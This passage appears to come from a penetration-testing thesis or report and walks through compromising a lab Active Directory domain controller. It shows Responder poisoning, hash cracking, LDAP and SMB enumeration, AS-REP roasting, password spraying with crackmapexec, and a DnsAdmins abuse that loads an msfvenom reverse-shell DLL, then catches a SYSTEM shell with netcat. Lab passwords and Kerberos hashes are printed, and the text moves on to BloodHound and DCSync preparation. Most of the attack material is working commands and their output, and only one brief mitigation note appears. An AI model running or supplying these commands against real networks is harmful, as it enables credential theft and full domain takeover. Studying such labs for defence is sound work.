3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
49671/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49673/tcp open  msrpc         Microsoft Windows RPC
49674/tcp open  msrpc         Microsoft Windows RPC
49677/tcp open  msrpc         Microsoft Windows RPC
49687/tcp open  msrpc         Microsoft Windows RPC
49720/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: 8h59m58s
| smb2-time:
|   date: 2023-10-15T03:54:28
|_  start_date: N/A
|_nbstat: NetBIOS name: DC01, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:0f:e8:4f (Oracle VirtualBox virtual NIC)
```

Figure 3.1: Nmap scan DC output

We can see all the protocols explained in the introduction present in the DC controller,

now we can start to retrieve some credentials and potentially a list of users used in AD. The first thing that we can use as unauthenticated is **LLMNR POISONING**, LLMNR is used by AD when DNS (or DHCP) fails to find a resource. LLMNR is similar to MulticastDNS, the client sends unsolicited broadcast packets where only the resources that correspond to the name requested respond, the client sends the username and password hash for authentication and the target gives the resources. We can abuse that using this schema intercepting the request and poisoning the packets to impersonate the resources (exactly like mDNS, I have made a chapter on my bachelor thesis about it and you can see the similarities [19])



Figure 3.2: LLMNR Poison Workflow

The tool we are going to use is **Responder** [18] which is perfect with LAN poisoning (and a lot more), we launch the tool specifying the interface to listen (**-i [interface]**), WPAD activated (**-w**) and impersonate the IP address of the DC for stealthiness (**-e [DC_IP]**). We have 2 types of trigger to capture the hashes :

1. **Bad Fileshare requested** = when the user requests a not existing file share (eg:/**dontexist**)

2. **Not exisisting URL** = especially in enterprise environment, the URL with **.local** are often used for internal purpose. With the flag **-w** a rogue WPAD (same function as LLMNR but with DHCP) that poison response and request the credentials

Now we just need to wait for some mistyping (or whatever LLMNR request like local print job request) for the results. The output of the responder is the following

Figure 3.3: Result of LLMNR/WPAD poisoning

This hash can be cracked both with **JohnTheRipper** [14] or **hashcat** [7], for NTLM hashes Hascat is usually better for the efficient use of GPU (directly on the kernel). Hashcat can perform dictionary attacks, bruteforce-attack and mask attacks, will not go into depth because is out of the scope of the project but these 2 tools are used for password cracking and support some tuning to boost performance and reduce cracking time (but need more information like the minimum requirements for the network).



Figure 3.4: Cracking result of the hash using a mask attack (**h2g(pZ{**)

Next, we can move on **LDAP** If accepts anonymous access we can use it to retrieve useful information, to check if LDAP accepts anonymous access we can use **ldapsearch** tool with this syntax **ldapsearch -H ldap://192.168.1.50:389 -x -s base -b ´´** "(objectClass=*)" "*". The first part establishes a connection with a simple null authentication while the second part retrieves all the readable objects from LDAP, we can have some info about the Domain Controller (name, SID, DC)



Figure 3.5: Info retrieved from LDAP

This information is useful because it describes the main schema of the AD. We can go further with the credentials we retrieved previously to interrogate the Domain Controller and get all the info about users and computers, the tool **ldapdomaindump** is designed specifically to automate such process just with the username (specifying the domain) and password and will return files containing the information (HTML, JSON and Grep format)



Figure 3.6: ldapdomaindump results

Now we can see really interesting stuff, like user policy through Firefox. Sysadmin usually thinks that only the ones that have access to the AD dashboard can read info about users but indeed is a false assumption everyone can ask the AD for all the information it needs, unless ad-hoc configuration has been set nothing is going to stop the AD to answer (the AD shouldn't answer to a computer that is not part of the AD environment)

Dannye Ariadne	Dannye Ariadne	dannye.ariadne	Accounting	Domain Users	10/13/23 00:54:05	10/13/23 00:54:09	01/01/01 00:00:00	ACCOUNT_DISABLED, NORMAL_ACCOUNT	01/01/01 00:00:00	1171	New user generated password: l2q(A0(
Danyette Oralie	Danyette Oralie	danyette.oralie	Marketing	Domain Users	10/13/23 00:54:04	10/13/23 00:54:10	01/01/01 00:00:00	NORMAL_ACCOUNT	01/01/01 00:00:00	1170	Company default password(Reset ASAP)

Figure 3.7: The description field usually contains a password or other info about the user

Robina Julienne	Robina Julienne	robina.julienne	DnsAdmins	Domain Users	10/13/23 00:59:58	10/13/23 00:59:58	01/01/01 00:00:00	NORMAL_ACCOUNT	10/13/23 00:59:58	1418	DNS Admin

Figure 3.8: DNS Admin are a good user to abuse to get privilege escalation

Create a list with every username retrieved and take note of the ones with standard/known passwords the more users that belong to different groups the better. We can also get information about PCs (with the running OS), groups and policy Now we can demonstrate the

Domain policy

distinguishedName	Lockout time window	Lockout Duration	Lockout Threshold	Max password age	Min password age	Min password length	Password history length	Password properties	Machine Account Quota
DC=VulnLab,DC=int	1.0 minutes	1.0 minutes	0	42.00 days	1.00 days	4	24		10

Figure 3.9: Policy are good to improve password cracking performance adding rules according to password policies

ASREPRoast technique to obtain more NTLM hashes, abusing the account option *"Do not require Kerberos preauthentication"* we can request (AS-REQ) to the DC a **AS-REP message** encrypted with the user's password that can be cracked offline. To discover which accounts are vulnerable a brute-force approach can be performed using the users' list created. **GetPNUsers** (part of **impacket** [5] scripts, widely used on AD assessment). The successful hash retrieved will be stored in the file and format specified ready for cracking.

```
└─$ python3 GetNPUsers.py VulnLab.int/ -dc-ip 192.168.1.50 -usersfile /home/kali/Desktop/userad.txt -outputfile /home/kali/Desktop/roasted.txt
Impacket v0.11.0 - Copyright 2023 Fortra

[-] User austine.janifer doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User robina.julienne doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User loy.kaycee doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User freda.dyanna doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User josepha.robyn doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User sidonia.prudy doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ardra.ianthe doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User kennith.lacy doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User gavrielle.lanna doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User arlana.cornela doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User katrinka.leona doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User feliza.brigitta doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User rina.francisca doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User gates.doralia doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User minnnie.robyn doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User kassia.rey doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User helyn.jesse doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Figure 3.10: GetNPUsers.py Execution

The other common vector to obtain access is **SMB** especially if the signing is not required and anonymous access is available. Starting from the latter situation, we can

```
┌──(kali㉿kali)-[~/Desktop]
└─$ cat roasted.txt
$krb5asrep$23$erna.leanor@VULNLAB.INT:bf9c8e59bccccdc6cdf683a2d0d11d8
d542d772c839e175d658324648af44d70f6134ff23f5576f55a3df35e2d8248d3a807
d01c3fc48257ad6a37b59fe26ec35f0d4012bccf0ce053f3a478e8f667d3f7dbc81
$krb5asrep$23$sunny.darya@VULNLAB.INT:0334a3dc3291f798dd58b206669844b
f8d269e057fba1c7e826c3185894e4fc857f654993415a6fe6a0bef6c4a0c7b0ce00a
4a2d5ce1c0f7d80c269eaba9a142f656b912b423195ddd4ee4fea11cf01f7158f9b
$krb5asrep$23$diann.morgana@VULNLAB.INT:13c9739d9e63fb0facb9df1cef668
95d4b77e06974ee574460dd0c57a9cb013b5e2fb07b477892e5a621af4016aa885b7f
80751fb480468d6dade33e94dec03601c3e62030384f288336fba5d6af89d162dc284
$krb5asrep$23$june.coretta@VULNLAB.INT:9c55e4d02a6e6948123f2e7eefcbc8
2762f32be0bc928e48dc9ad4110afce98ca23b278bd5e0dfadd7a77c564296e80bd5d
e5cf4fbcded83c61cb621f6cfacaceb02c366c7050d633d148bf0f8c52c276f83769
```

Figure 3.11: GetNPUsers.py Results

access the shared directories (only the ones without special permissions can be read in an anonymous login) and read the data inside. To access as anonymous just access with empty credentials, in this case we can use the tool **smbclient**.

```
┌──(kali㉿kali)-[/usr/share/doc/python3-impacket/examples]
└─$ smbclient --no-pass -L //192.168.1.50

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        Common          Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.1.50 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Figure 3.12: smbclient with -L flag list the contents of the SMB

Then we can read the file inside the chosen directory (only **/Common** can be read) and download it locally which may contain information about users or the AD environment

```
┌──(kali㉿kali)-[~/Desktop]
└─$ smbclient --no-pass //192.168.1.50/Common
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Oct 12 20:55:31 2023
  ..                                  D        0  Thu Oct 12 20:55:31 2023
  DNSrestart.ps1                      A      482  Thu Oct 12 21:00:16 2023

                12966143 blocks of size 4096. 10148578 blocks available
```

Figure 3.13: Content of the Common directory

In the vulnerable laboratory, we have a DNS restart script in Powershell with hard-coded credentials inside If you doubt that SMB with anonymous login is not a common

```
┌──(d1srupt㉿dummysystem)-[/dev/shm]
└─$ cat DNSrstart.ps1
= ConvertTo-SecureString 'UberSecurePassword' -AsPlainText -Force
= New-Object System.Management.Automation.PSCredential ('administrator',)
Invoke-Command -ComputerName . -Credential -ScriptBlock{ Restart-Service -Name 'DNS Server'}
```

Figure 3.14: Password of local administrator of the Domain Controller

misconfiguration, we can prove using Shodan [16] (a site that permits querying web banners instead of the traditional string search) and ask to return SMB share that does not require authentication at all, the results are 350 thousand results (and this are just the ones connected directly with the internet)

Figure 3.15: Shodan query resuls

Now we have a plaintext password but not the user linked to it, we can use a **password spraying approach** to retrieve a valid username. In an enterprise environment password reuse is really common (think about an IT technicians user who also has a normal employee

account for instance) so we can use a fixed password (or a list of passwords) and check for every user in the user's list, **crackmapexec** fit perfectly this job (not surprisingly, it is named *windows machine gun*) we just need to specify the IP address, username list a password to use than the tools is going to try very combination we have provided (a sort of dictionary attack). Crackmapexec supports multiple service to attack, since we have already checked LDAP and SMB is a good thing to try winRM (Windows Remote Manager) a SOAP-based service that support remote Powershell on machines. Let's reuse Nmap to check the 2 common ports where winRM runs (5985,5986)

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -T4 -Pn -p5985,5986 192.168.1.50
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-20 09:01 EDT
Nmap scan report for 192.168.1.50
Host is up (0.00053s latency).

PORT     STATE  SERVICE VERSION
5985/tcp open   http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5986/tcp closed wsmans
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.29 seconds
```

Figure 3.16: WinRM port scan

WinRM is running so we can use crackmapexec and execute the attack with a little enrichment if a credential set is valid we choose a Powershell command to run and return the output, **whoami /groups** is useful to get some initial information

```
┌──(kali㉿kali)-[~]
└─$ crackmapexec winrm 192.168.1.50 -d 'VulnLab.int' -u Desktop/userad.txt -p 'UberSecurePassword' -x 'whoami /groups'
HTTP        192.168.1.50    5985   192.168.1.50     [*] http://192.168.1.50:5985/wsman
WINRM       192.168.1.50    5985   192.168.1.50     [-] VulnLab.int\austine.janifer:UberSecurePassword
WINRM       192.168.1.50    5985   192.168.1.50     [+] VulnLab.int\robina.julienne:UberSecurePassword (Pwn3d!)
WINRM       192.168.1.50    5985   192.168.1.50     [+] Executed command
WINRM       192.168.1.50    5985   192.168.1.50
GROUP INFORMATION
-----------------

Group Name                                  Type             SID                                            Attributes
=========================================== ================ ============================================== ==================================================
Everyone                                    Well-known group S-1-1-0                                        Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554                                   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                        Well-known group S-1-5-2                                        Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15                                       Mandatory group, Enabled by default, Enabled group
LAB\DnsAdmins                               Group            S-1-5-21-338684551-2685234286-3727365796-1101 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication            Well-known group S-1-5-64-10                                    Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448
```

Figure 3.17: WinRM password spraying

Another way to get a list of users exploiting the SMB signing not required and anonymous login is with CrackMapExec bruteforcing the RID (–**rid-brute**) of every user and group but this makes a lot of network noise increasing the chance to get caught or trigger IDS or other security software.
We can summarize the user information that we have for now

- **honor.nancie:h2g(pZ}** = Standard user
- **robina.julienne:UberSecurePassword** = User that is member of DnsAdmins group
- We have a list of the users which in the description have **Default Company Password** (thanks to ldapdomaindump) but we don't have the plaintext for now



Figure 3.18: RID bruteforcing through CrackMapExec

3.2 PART 2 – FOOTHOLD & PRIVILEGE ESCALATION

Now that we have a way to get inside the network through winRM we should use **Evil-WinRM** [6] tool as a winRM client, the objective is to abuse Active Directory in order to obtain at least Domain Admin privileges.

We will start with **robina.julienne** account because is **part of DnsAdmins group** and if misconfigured can be abused to escalate privileges (we will avoid how to enumerate AD environment on the inside because will be useless, we are already in the only DC present in the network and there is no workstation useful for pivoting or attack vectors). This is called **DnsAdmin Abuse**



Figure 3.19: Login through Evil-WinRM

To abuse DNSadmins groups the DNS service needs to run directly on the DC, which we know already with the first Nmap scan (port 53 is open). This group allows the use of a feature in Microsoft DNS management protocol to make the DNS server (in this case the DC) run any specified DLL. The abuse is pretty simple just create and load a malicious DLL, and the service will execute it as **SYSTEM** (like root for Linux)

1. Craft the custom DLL, msfvenom [10] (part of Metasploit framework) can be used

for this purpose (we will stay simple without implementing AD evasion and encoding because will need a report just for it). We can inject whatever commands we want SYSTEM user to execute, in this case a reverse shell to the attacker machine

```
┌──(kali㉿kali)-[/dev/shm]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.1.35 LPORT=1234 -f dll > notmalicious.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of dll file: 9216 bytes
```

Figure 3.20: DLL crafting with msfvenom

2. Upload the DLL and provide it inside the DNS registry key **/serverlevelplugin** using **dnscmd.exe**

```
*Evil-WinRM* PS C:\Users\robina.julienne\Documents> dnscmd.exe DC01 /config /serverlevelplugindll \\192.168.1.35\notmalicous.dll

Registry property serverlevelplugindll successfully reset.
Command completed successfully.
```

Figure 3.21: Loading DLL in the DNS registry key

3. Now whenever the dnscmd.exe command is used or the DNS restart (forcibly or when DC starts up) will call the malicious DLL and trigger the shell, if a listener is acting on catching the shell we will get it as **System user** (to test it we have restarted the DNS service using **sc.exe**)

```
└─$ sudo nc -lvnp 80
[sudo] password for kali:
listening on [any] 80 ...
connect to [10.10.10.6] from (UNKNOWN) [10.10.10.10] 49753
Microsoft Windows [Version 10.0.17763.2114]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Figure 3.22: Reverse shell catching

To mitigate this abuse, create an audit ACL on who can write the registry key, DnsAdmin members should be only Domain Admin and not standard users or simply run the DNS server in another machine and not directly in the DC. To detect it effectively just keep track of the registry key logs.

DCSYNC ATTACK THROUGH ACL/ACE ABUSE

We can now start to visualize some attack vectors using **bloodhound**, this tool uses graph theory to create a graph based on ACL/ACE and other attack vectors. Bloodhound is very versatile allowing one to select 2 nodes and find the shortest path to reach it. After installing and setting up Bloodhound we need to upload and execute the Powershell script **sharphound.ps1**, this script will load specific functions to retrieve the information (in a zip file) that Bloodhound is going to use to create graphs.



Figure 3.23: Upload and use of sharphound.ps1

After that, we need to import the zip file in Bloodhound and everything is ready to be used. We own already the user **honor.nancie**, we can set that as the starting node and the **DC01** as a destination, the tool will do the rest for us and return the graph

1. honor.nancie is part of the **SALES** group
2. the SALES group have GenericWrite permission on **OFFICE ADMIN** group, this means we can add ourselves to the group



Figure 3.24: Bloodhound graph

3. OFFICE ADMIN group have **DS-Replication-Get-Changes** and **DS-Replication-Get-Changes-All** privilege on the domain. In other words, we can perform a **DC-SYNC attack**, impersonating a Domain Controller and requesting password hashes.

Active Directory provides a Powershell function to add a user to groups directly from shell (**Add-ADGroupMember**)

```
*Evil-WinRM* PS C:\Users\honor.nancie\Documents> Add-ADGroupMember -identity "OFFICE ADMIN" -Members honor.nancie
*Evil-WinRM* PS C:\Users\honor.nancie\Documents> net user honor.nancie /domain
User name                    honor.nancie
Full Name
Comment                      New user generated password: h2g(pZ{
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            10/14/2023 7:34:31 PM
Password expires             11/25/2023 7:34:31 PM
Password changeable          10/15/2023 7:34:31 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   10/20/2023 2:18:26 PM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Office Admin         *Sales
                             *Domain Users
The command completed successfully.
